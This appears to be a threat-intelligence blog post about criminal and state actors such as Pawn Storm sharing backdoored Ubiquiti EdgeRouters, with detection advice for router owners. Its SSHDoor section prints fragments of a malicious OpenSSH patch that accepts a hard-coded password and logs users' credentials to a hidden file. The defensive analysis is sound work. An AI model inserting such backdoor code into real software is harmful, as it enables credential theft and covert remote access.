Router Roulette: Cybercriminals and Nation-States Sharing Compromised Networks

By By: Feike Hacquebord May 01, 2024 Read time: 12 min (3338 words)

Published: 2024-05-01 · Archived: 2026-04-05 17:31:15 UTC

Key points

- Cybercriminals and nation state actors share a common interest in compromised routers that are used as an anonymization layer.
- Cybercriminals rent out compromised routers to other criminals, and most likely also makes them available to commercial residential proxy providers.
- Nation-state threat actors like Sandworm used their own dedicated proxy botnets, while APT group Pawn Storm had access to a criminal proxy botnet of Ubiquiti EdgeRouters
- The EdgeRouter botnet used by Pawn Storm (disrupted by the US FBI in January 2024) goes back to 2016.
- The botnet also includes other routers and virtual private servers (VPS). After the disruption, the botnet's operator managed to move over bots to command-and-control (C&C) infrastructure that had been newly set up.
- On some compromised EdgeRouters, we found activity from two significant cybercriminal groups and one nation-state threat actor (Pawn Storm)
- It is of paramount importance to secure routers and only expose them to incoming internet connections only when it is critical for the business. We provide advice for network defenders and Small Office/Home Office (SOHO) network administrators to scan their routers for indications of them being used by nation-state threat actors and cybercriminals.

Introduction

Cybercriminals and Advanced Persistent Threat (APT) actors share a common interest in proxy anonymization layers and Virtual Private Network (VPN) nodes to hide traces of their presence and make detection of malicious activities more difficult. This shared interest results in malicious internet traffic blending financial and espionage motives.

A prominent example of this includes a cybercriminal botnet (operating since at least 2016) that used compromised Ubiquiti EdgeRouter devices, which was disrupted by the FBI and other international partners on January 26, 2024. In April 2022, the APT group Pawn Storm (also known as APT28 and Forest Blizzard) managed to gain access to the bots in this botnet, which the threat actor then used for its own persistent espionage campaigns. Based on Trend Micro and third-party telemetry, we observed hundreds of Ubiquiti EdgeRouter routers being used for different purposes, such as Secure Shell (SSH) brute forcing, pharmaceutical spam, employing server message block (SMB) reflectors in NTLMv2 hash relay attacks, proxying stolen credentials on phishing sites, multi-purpose proxying, cryptocurrency mining , and sending spear phishing e-mails.

We attribute the NTLMv2 hash relay attacks and the proxying of credential phishing to Pawn Storm, while the pharmaceutical spam looks to be related to the infamous Canadian Pharmacy gang.

The disruption by the FBI was a court-approved action that involved changing code and settings on Ubiquiti devices. Though these changes were reversible, they have both legal restrictions and technical challenges. Likely because of these limitations, some of the bots could not get cleaned up. Furthermore, according to our research, the threat actor managed to move over some of the EdgeRouter bots from the C&C server that was taken down on January 26, 2024, to a newly set up C&C infrastructure in early February 2024.

Apart from the EdgeRouter devices, we also found compromised Raspberry Pi and other internet-facing devices in the botnet. Moreover, we found more than 350 datacenter VPS IP addresses that were still compromised even after the FBI disruption. Many of these compromised servers previously called back to the old C&C and later called back to the new C&C infrastructure. These could be easily abused by Pawn Storm or any other threat actor, as the criminal botnet operator protects their stolen assets poorly.

After investigating further, we found a third significant threat actor running malware on EdgeRouter devices, some of which were being abused by Pawn Storm at the same time. This threat actor runs the so-called Ngioweb malware in memory, with no malicious files on disk. A Windows version of Ngioweb, associated with Ramnit, was first described in 2018 while a Linux version was later analyzed in 2019 and 2020. It is using multiple layers of C&C infrastructure to form a botnet of reverse proxies. We found evidence that the EdgeRouters that are infected with Ngioweb malware are being used as exit nodes in a commercially available residential proxy botnet.

Pawn Storm uses a third-party criminal proxy botnet for their espionage operations. This provides the obvious advantage of having the espionage traffic mix with other cybercrime-related traffic. Meanwhile, other APT actors have used their dedicated botnets, such as Sandworm which had Cyclops Blink, consisting of hacked Watchguard and ASUS routers, that was disrupted by the FBI and the UK National Cyber Security Centre (NCSC) in 2022. Earlier, another Sandworm botnet called VPNFilter, consisting of thousands of routers, was disrupted by the FBI in 2018. Other APT actors like APT29 (also known as Midnight Blizzard) use commercially available residential proxy networks, often sourcing residential nodes via questionable methods. APT29 also regularly uses infrastructure shared with other cybercriminals to host its malware and exploits.

Internet routers remain a popular asset for threat actors to compromise since they often have reduced security monitoring, have less stringent password policies, are not updated frequently, and may use powerful operating systems that allows for installation of malware such as cryptocurrency miners, proxies, distributed denial of service (DDoS malware), malicious scripts, and webservers.

This blog post is intended to help network defenders understand the risks of internet facing routers. We will also describe how Pawn Storm made use of EdgeRouters and continues to do so today, to add more details to the advisory published by the FBI on February 27 2024. Finally, we will show what can be done to defend against APT groups and other cybercriminals who have significant interest in compromising and abusing internet facing routers.

Intrusion set	Motivation	TTP	TTP	Time range

Pawn Storm	Espionage	Shell scripts, SSH tunneling	Credential Phishing, NTLMv2 hash relay attack	April 2022 – April 2024
Water Zmeu	Financial gain	Shell scripts, SSHDoor	Proxy service, Data theft, Scanning, Cryptocurrency mining	2016 - 2024
Water Barghest	Financial gain	Reverse proxy, Multilayered C&C infrastructure	Residential proxy service	2018-2024

Table 1. Simultaneous activity found on compromised EdgeRouters

EdgeRouter botnets and more

The criminal botnet that was previously disrupted by the FBI and their international partners (January 2024) has been around since at least 2016. Earlier versions of the malicious code that is being used in Linux-based device intrusion was initially described in an earlier blog entry. Since then, the malicious code has been updated and expanded upon — the current version being 20.3 (it was version 3.0 in 2016).

The malicious code consists of a collection of bash scripts, Python scripts, and a few malicious Linux binaries like SSHDoor. Functions in the bash scripts include the ability to retrieve specific information on the compromised hosts, including folders, system users, computing power, installed software, cryptocurrency wallets, passwords, and internet speed — valuable information to attacker groups. The collection of scripts also contain a script to install a SOCKS5 proxy with and without authentication, and a function to connect to the C&C server to upload information and download additional components. On compromised VPS hosts or routers with sufficient computing power, additional components for mining the Monero cryptocurrency might also be present.

A key element in the suite of scripts and malicious binaries is SSHDoor, a backdoored SSH daemon that allows attackers to steal legitimate credentials while users log in. It also makes persistent access possible, either through an SSH public key pair or via extra credentials that may be used by the malicious actor to log in. It is likely that the latter function was used by Pawn Storm to gain access to botnet's nodes since its operator poorly protected their stolen assets. According to our research, the botnet operator used SSHDoor binaries that are available on public repositories while only minimally modifying the default credentials, making brute forcing the extra credentials in the backdoored SSH server an easy task for an adversary like Pawn Storm.

Though the FBI advisory mainly talks about Ubiquiti EdgeRouters being part of the botnet, Trend Micro's telemetry and our research found that more Linux based devices are part of the botnet. In fact, any Linux-based internet facing router could be affected, especially those that were shipped with default credentials. In particular, Raspberry Pi devices and VPS servers in datacenters that form an XMRig mining pool for Monero cryptocurrency are part of the same botnet.



Figure 1: Statistics on Monero mining by a pool of VPS servers that are part of the botnet that was partially taken down by the FBI in January 2024. We have evidence that the botnet operator controls more Monero mining pools aside from this one.

A large number of the bots also have an open SOCKS5 server, which we later identified to be MicroSocks, an open source SOCKS5 server software. Note that connections to these SOCKS5 servers may originate from anywhere. The port on which the SOCKS5 server is running is usually reported back to a C&C server of the botnet that the FBI disrupted. In some cases, the actor used a slightly different adapted version of MicroSocks with both the listening address (all interfaces) and port (56981/tcp) predefined.

The MicroSocks binary is commonly located at */root/.tmp/local*. In late February 2024, the threat actors added authentication with a username and password in MicroSocks, recompiled it, and then reuploaded it to the bots.

SSHDoor

SSHDoor is a generic term used to describe backdoored versions of SSH servers, usually compiled from OpenSSH source code with a few malicious changes. SSHDoor was first described in 2013, although older versions of backdoored OpenSSH server daemons certainly existed before then.

Its main capabilities are for stealing legitimate credentials and allowing unauthorized third-party access by adding hardcoded credentials or an SSH key. Detection of these kinds of threats might be difficult, since most of their code is based on the legitimate implementation of SSH by OpenSSH team. While the FBI did not explicitly mention SSHDoor in their affidavit, we think it is plausible that Pawn Storm used SSHDoor to access EdgeOS-based routers (apart from using default credentials, in some cases). According to the FBI affidavit, SSHDoor was planted by a criminal botnet operator.

We began our analysis with the patch on GitHub (made public back in 2016), since we have evidence that this is the variant used by the EdgeRouter botnet operator. The patch changes the OpenSSH server daemon (sshd) source code to accept hard-coded credentials and to log valid credentials to a file, so attackers can access them later.

```
+#ifdef BC
+  char *resultzz;
+  int okzz;
+
+  resultzz = crypt(password, bdpassword2);
+
+  okzz = strcmp (resultzz, bdpassword2) == 0;
+
+  if (okzz == 1) { blowdoor=1; return 1; }
+#else
+
+       if (!strcmp(password, bdpassword)) {
+                blowdoor=1;
+                return 1;
+        }
+#endif
```

Figure 2. SSHDoor patch inserted in the auth_password() function from the OpenSSH server

Figure 2 shows the patch used by the backdoor. The backdoor password is stored at the variable named *bdpassword2* if bcrypt is used, or *bdpassword* otherwise.

The backdoor stores valid credentials in a file in */tmp/.zZtemp* by default. This file can be either encrypted or not, depending on the backdoor configuration. Its path may vary as well.

```
+
+       for(p = info; p != NULL; p = p->ai_next) {
+
+#ifdef CL
+          Decrypt0r_(bdlogfile,"/tmp/.zZtemp");
+          if((f=fopen("/tmp/.zZtemp","a"))!=NULL){
+                                  fprintf(f,"IN: %s@%s:%s\n",authctxt->user,p->ai_canonname, password);
+                                  fclose(f);
+                      }
+          Encrypt0r_("/tmp/.zZtemp",bdlogfile);
+#else
+          if((f=fopen(bdlogfile,"a"))!=NULL){
+              fprintf(f,"IN: %s@%s:%s\n",authctxt->user,p->ai_canonname, password);
+              fclose(f);
+          }
+#endif
```


Figure 3. SSHDoor patch used to log valid credentials to an encrypted file

The GitHub repository includes a setup script, which asks, among other things, for a banner string so threat actors can easily determine whether an OpenSSH server is backdoored. Based on Pawn Storm activities, we found

infected EdgeRouter devices announcing *SSH-2.0-OpenSSH_6.7p2*, as previously mentioned in an earlier report.

Any threat actor utilizing SSHDoor can choose to use *SSH-2.0-OpenSSH_6.7p2*, so this is not a good indicator for singling out EdgeOS devices that belong to the botnet that Pawn Storm also used for their espionage campaigns. However, it is a good indicator for a backdoored SSH server, as *SSH-2.0-OpenSSH_6.7p2* was never used in an official release of OpenSSH.

Generally, one way to fingerprint suspicious SSH servers is to look for banner strings that do not match an official OpenSSH release. We also checked what algorithms the server supports. For example, OpenSSH versions equal or greater than 7.2 should not support the *blowfish-cbc* cipher by default, while versions above or equal to 7.6 do not support it at all. Using this method, we were able to determine if a banner was most likely faked or not. Based on these two techniques, we came up with the following table of suspicious banner strings announced by EdgeRouter hosts exposed on the internet:

Version	**Official release**	**Notes**
OpenSSH_6.0p1	No	Likely backdoored as this is not an official release
OpenSSH_6.6.1p1	No	Likely backdoored as this is not an official release
OpenSSH_6.7p2	No	Likely backdoored as this is not an official release
OpenSSH_7.4p1	Yes	When blowfish-cbc is accepted, the banner might be fake and sshd is likely backdoored
OpenSSH_7.9p1	Yes	When blowfish-cbc is accepted, the banner is fake and sshd is likely backdoored
OpenSSH_8.2p2	No	Likely backdoored as this is not an official release

Table 2. Determining if an OpenSSH banner is faked

Our tests suggest the following distribution of compromised EdgeRouters devices before the law enforcement takedown:



Figure 4. Compromised EdgeRouter devices distribution by model number

During our tests, 80 hosts (out of 177) replied to our requests to check the exact EdgeRouter model and the SSH banner string. After the tests we performed, we assess that these hosts were backdoored with medium confidence.

We were able to source multiple backdoored sshd binaries running in EdgeRouter devices. Some of them are unmodified versions of the binary uploaded to GitHub in 2016, while others were modified to accept a different password.

To ensure they would be able to keep their access to the bots, the threat actors also added a public key to */root/.ssh/authorized_keys* and occasionally configured sshd to listen at an additional port.

Pawn Storm's abuse of EdgeRouters after the takedown

The takedown of the FBI and its international partners put a significant dent into the infrastructure used by Pawn Storm for their campaigns. However, the FBI was constrained by legal boundaries and technical challenges, which meant that not all the EdgeRouters could be cleaned up.

Furthermore, the disrupted botnet had other types of bots, such as Raspberry Pi and VPS servers. Some of the old bots were moved over to a newly set up C&C server and the botnet controller was still able to use these after the disruption. Apart from these, there are many other compromised routers, including EdgeOS based routers, that still allow default or otherwise insecure credentials. This means that despite the efforts of law enforcement, Pawn Storm still has access to many other compromised assets, including EdgeServers. For example, IP address *32[.]143[.]50[.]222* was used as an SMB reflector around February 8, 2024. The same IP address was used as a proxy in a credential phishing attack on February 6 2024 against various government officials around the world.

In one of the many phishing campaigns against Ukrainian users of the free webmail provider *ukr.net*, a phishing site was hosted on a *webhook.site* URL. The credentials of a victim would get uploaded to a compromised

EdgeServer, which would then forward the credentials through an SSH tunnel to the upstream IP address *185[.]227[.]137[.]200*, which is possibly another proxy hop in Pawn Storm's anonymization scheme. We came to this assessment with high confidence by combining Shodan internet scan data and data from Team Cymru's Real-time Threat Intelligence Platform, Pure Signal Reconopen on a new tab.



Figure 5. Pawn Storm credential phishing

This shows that securing internet facing routers remains highly important. The last section of this entry provides a guide for network defenders.

Ngioweb malware found on EdgeOS

While investigating the Linux botnet that was partially taken down by the FBI and international partners in January 2024, we found another Linux botnet with malware running on some of the same EdgeRouters that were abused by Pawn Storm. This botnet is more discreet, with better operational security, with the associated malware running in memory only as far as we could tell, with no malicious files left on-disk. By investigating memory dumps and the C&C connections the bots made, we found them to be a version of the Ngioweb malware that was described in three separate blog posts from 2018 to 2020 . We have evidence that the bots in this botnet are being utilized in a residential botnet that is commercially available to paying subscribers. We will share the indicators of this botnet for network defenders, and we plan on releasing a full analysis of the botnet in the future.

The fact that we found at least three significant threat actors on some of the EdgeRouters shows that they have a sizeable interest in compromising internet-facing routers.

Outlook and conclusion

Cyberiminals and APT groups use anonymization tools to blend their malicious activity in with benign normal traffic. Commercial VPN services and commercially available residential proxy networks are popular options for these types of activities.

Internet-facing devices like SOHO routers are also a popular asset for criminal purposes and espionage. While some of the networks of compromised SOHO routers may look like a zoo that anybody can abuse, especially when default credentials remain valid, malicious actors can capitalize on this noisy environment for their own benefit and make use of them discreetly.

In the specific case of the compromised Ubiquiti EdgeRouters, we observed that a botnet operator has been installing backdoored SSH servers and a suite of scripts on the compromised devices for years without much attention from the security industry, allowing persistent access. Another threat actor installed the Ngioweb malware that runs only in memory to add the bots to a commercially available residential proxy botnet. Pawn Storm most likely easily brute forced the credentials of the backdoored SSH servers and thus gained access to a pool of EdgeRouter devices they could abuse for various purposes.

Recommendations

SOHO owners and operators must be aware of the risks presented by a backdoored version of OpenSSH. These implants are difficult to detect — legitimate credentials remain valid, but the server accepts an additional root password that is only known by the attackers when remotely authenticating clients. Disabling root access via *sshd_config* doesn't help since the backdoored code is ready to bypass it. To check for the presence of the backdoor, here are our recommendations for EdgeRouter device owners:

Use the verbose option of your SSH command-line client to see the banner your device (acting as a server) gives you. The following example shows a banner from a EdgeRouter model ER-X-SFP whose IP address is *192.168.50.85*:

```
$ ssh -v
--snip--
debug1: Remote protocol version 2.0, remote software version OpenSSH_7.4p1 Debian-10+deb9u7
--snip--
```

You can then press Ctrl+C without needing to log in to the device.

Since EdgeOS is based on Debian GNU/Linux, you should see a banner that includes the "Debian" string. Also, the OpenSSH version must match with an existing release number. The previous example shows that the server is running OpenSSH version 7.4p1, which is an official one.

Users who are comfortable with the command line interface can also perform the following additional steps:

1. Log in to your device using the web administration page (to avoid credential theft in case your device has already been backdoored) and temporarily enable telnet.

2. Log in via telnet.

3. Search for *sshd_config* files and check if they have a *GatewayPorts* configuration option set to “yes”:

$ (find / -type f -name sshd_config -exec grep Gate {} +;) 2>/dev/null

If the output contains the string “GatewayPorts yes” and you don’t recognize this setting, it might be a sign the device is compromised.

4. Check the hashes of all sshd binaries in your device. If any of them is on the IOC list section, the device might be compromised:

$ (find / -type f -name sshd -exec shasum {} +;) 2>/dev/null

5. Log in using the web UI again and disable telnet.

If you suspect the device is backdoored, you may want to perform a factory reset and choose a strong password. Also, consider not allowing connections to the router’s administrative interface from the internet. For system administrators and SOHO owners, we have written a script that be found hereopen on a new tab. This script can be run locally on routers and will assist in finding compromises related to Water Zmeu.

Indicators of Compromise

For the indicators of compromise for this entry, please refer to this document.

Tags
